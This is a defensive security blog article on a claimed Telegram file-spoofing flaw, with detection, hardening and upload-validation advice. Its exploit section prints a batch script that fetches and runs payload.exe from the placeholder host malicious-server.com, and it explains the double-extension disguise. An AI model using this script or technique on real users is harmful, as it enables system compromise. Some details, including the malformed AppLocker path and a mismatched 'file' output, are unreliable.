Listen to this Post
Introduction:

A critical vulnerability in Telegram’s media processing, designated CVE-2024-34088, exposes hundreds of millions of users to severe remote code execution (RCE) attacks. This flaw allows attackers to disguise malicious executables as innocent-looking media files, such as videos or pictures, bypassing Telegram’s security checks and enabling full system compromise upon a user’s click. This article deconstructs the exploit mechanism and provides actionable steps for mitigation and detection.
Learning Objectives:
- Understand the technical mechanics of the CVE-2024-34088 vulnerability involving media spoofing and malicious payloads.
- Learn how to detect and analyze suspicious files masquerading as media on your system.
- Implement security best practices and system hardening techniques to mitigate similar client-side attacks.
You Should Know:
- The Anatomy of the Deception: Spoofed Media Files
The core of this exploit lies in abusing the difference between a file’s extension and its actual content, a technique known as file spoofing. Telegram’s client, when receiving a file, relies on certain metadata and extensions to determine how to handle and display it. An attacker can craft a file that appears with a `.mp4` or `.gif` icon in the chat but is, in reality, a Windows Script File (.wsf), a PowerShell script (.ps1), or a Linux shell script (.sh). When a user double-clicks the file, the operating system executes it based on its true file type, not the spoofed extension, leading to arbitrary code execution.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Attacker Crafting the Payload. The attacker creates a malicious script. For example, a simple Windows batch file that could download a second-stage payload.
`malicious_script.bat` content:
@echo off
powershell -Command "Invoke-WebRequest -Uri http://malicious-server.com/payload.exe -OutFile %TEMP%\payload.exe; Start-Process %TEMP%\payload.exe"
Step 2: Spoofing the File. The attacker then renames this `malicious_script.bat` to funny_cat_video.mp4.bat. On many systems, including Windows with the “Hide extensions for known file types” setting enabled, this file will appear as funny_cat_video.mp4. Telegram may further obfuscate this, displaying only the media-like portion of the filename.
Step 3: User Interaction. The user receives the file, sees a familiar media icon, and clicks to “play” it. Instead, Windows executes the `.bat` script, compromising the system.
2. Detecting Spoofed Files on Your System
Vigilance and system hygiene are your first line of defense. You must be able to identify files that are not what they seem.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Disable “Hide Extensions” in Windows. This is a critical security setting.
Open File Explorer > Click “View” > Check the “File name extensions” box. This will immediately reveal the true extension of a file like funny_cat_video.mp4.bat.
Step 2: Use Command-Line Tools for Analysis. Both Linux and Windows have powerful command-line tools to inspect a file’s true nature.
On Linux/macOS: Use the `file` command. It examines the file’s header and magic bytes to determine its actual type.
$ file funny_cat_video.mp4
funny_cat_video.mp4: POSIX shell script, ASCII text executable
This output clearly indicates a script, not a video file.
On Windows: You can use PowerShell’s `Get-Content` cmdlet to read the file header or `Get-Command` to see how it would be executed.
PS C:> Get-Content -Path .\funny_cat_video.mp4 -TotalCount 5
If the output shows script code like `@echo off` instead of binary garbage, the file is spoofed.
3. Mitigating the Risk: System Hardening
Preventing execution is more effective than detecting it after the fact. System hardening can stop this class of attack dead in its tracks.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Change Default File Associations. For high-risk users, consider changing the default program for script file types (e.g., .wsf, .ps1, .bat, .sh) to a text editor like Notepad++ or VSCode. This ensures they are opened for inspection rather than execution.
Windows (GUI): Right-click the file > “Open with” > “Choose another app” > Select “Notepad” > Check “Always use this app”.
Step 2: Implement Application Whitelisting. Use tools like Windows Defender Application Control (WDAC) or AppLocker to restrict which applications and scripts can run.
Example AppLocker PowerShell Rule (Block scripts from Downloads):
New-AppLockerPolicy -RuleType Path -User Everyone -Action Deny -Path "%USERPROFILE%\Downloads.ps1" -Xml | Set-AppLockerPolicy -Merge
Step 3: Principle of Least Privilege. Ensure users operate with standard, non-administrative privileges. This drastically reduces the impact of a successful code execution, as the malicious script will lack the permissions to install system-level malware or modify critical settings.
4. Analyzing the Malicious Payload
If you suspect a file is malicious, static and dynamic analysis can reveal its intent.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Static Analysis with Text Editors. For simple scripts, open the file in a text editor. Look for suspicious commands like Invoke-WebRequest, Start-Process, wget, curl, bash -c, or obfuscated code.
Step 2: Use Sandboxed Environments. For more complex files, use isolated virtual machines or online sandboxes like Any.run, Hybrid Analysis, or VirusTotal. These tools execute the file in a safe environment and provide a detailed report of its network activity, file system changes, and process tree.
- The Broader Implications for API and Client Security
CVE-2024-34088 is not an isolated incident but a symptom of a broader class of vulnerabilities related to improper asset type validation.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Server-Side Validation. Applications that handle file uploads must never trust the client-supplied `Content-Type` or filename. They should perform their own inspection.
Example Python code using `python-magic`:
import magic
file_type = magic.from_buffer(uploaded_file.read(1024), mime=True)
if file_type not in ['image/jpeg', 'image/png', 'video/mp4']:
raise ValueError("Unsupported file type.")
Step 2: Content Disposition Headers. When serving user-generated content, use the `Content-Disposition: attachment` header to force a download prompt instead of in-browser execution, reducing the risk of automatic rendering of malicious content.
What Undercode Say:
- Trust No File, Verify Everything. The fundamental lesson of CVE-2024-34088 is that user-facing metadata (icons, filenames) is a unreliable narrator for security. The file’s actual content, as determined by its headers and structure, is the only ground truth.
- Client-Side is the New Battlefield. As cloud and network defenses improve, attackers are pivoting to exploit trust in client applications like messaging and collaboration tools. Security awareness and endpoint hardening are no longer optional.
The analysis of this vulnerability reveals a critical gap in the security model of modern communication platforms. It highlights a persistent failure to rigorously validate data types before presentation to the user. This flaw is not just about Telegram; it’s a pattern seen across software where convenience is prioritized over security. The exploit requires minimal technical skill, making it accessible to a wide range of threat actors, from cybercriminals to state-sponsored groups. The primary defense, therefore, shifts almost entirely to the end-user and their system’s configuration, which is an inherently fragile security model. This incident should serve as a stark reminder to all software developers to implement strict, server-side validation for all data types and to all organizations to aggressively deploy application control and least-privilege policies.
Prediction:
The success and simplicity of the CVE-2024-34088 exploit will catalyze a new wave of client-side attacks targeting other popular messaging and collaboration platforms (e.g., Discord, Slack, WhatsApp Web). We predict a rise in “blended” social engineering attacks that combine psychological manipulation with technical file spoofing, specifically targeting employees in critical infrastructure and finance to bypass corporate network security. This will force a major industry shift towards mandatory application sandboxing on endpoints and the integration of real-time file verification directly into EDR (Endpoint Detection and Response) platforms, moving beyond signature-based detection to behavioral analysis of file execution.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Akashdeep Grover – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


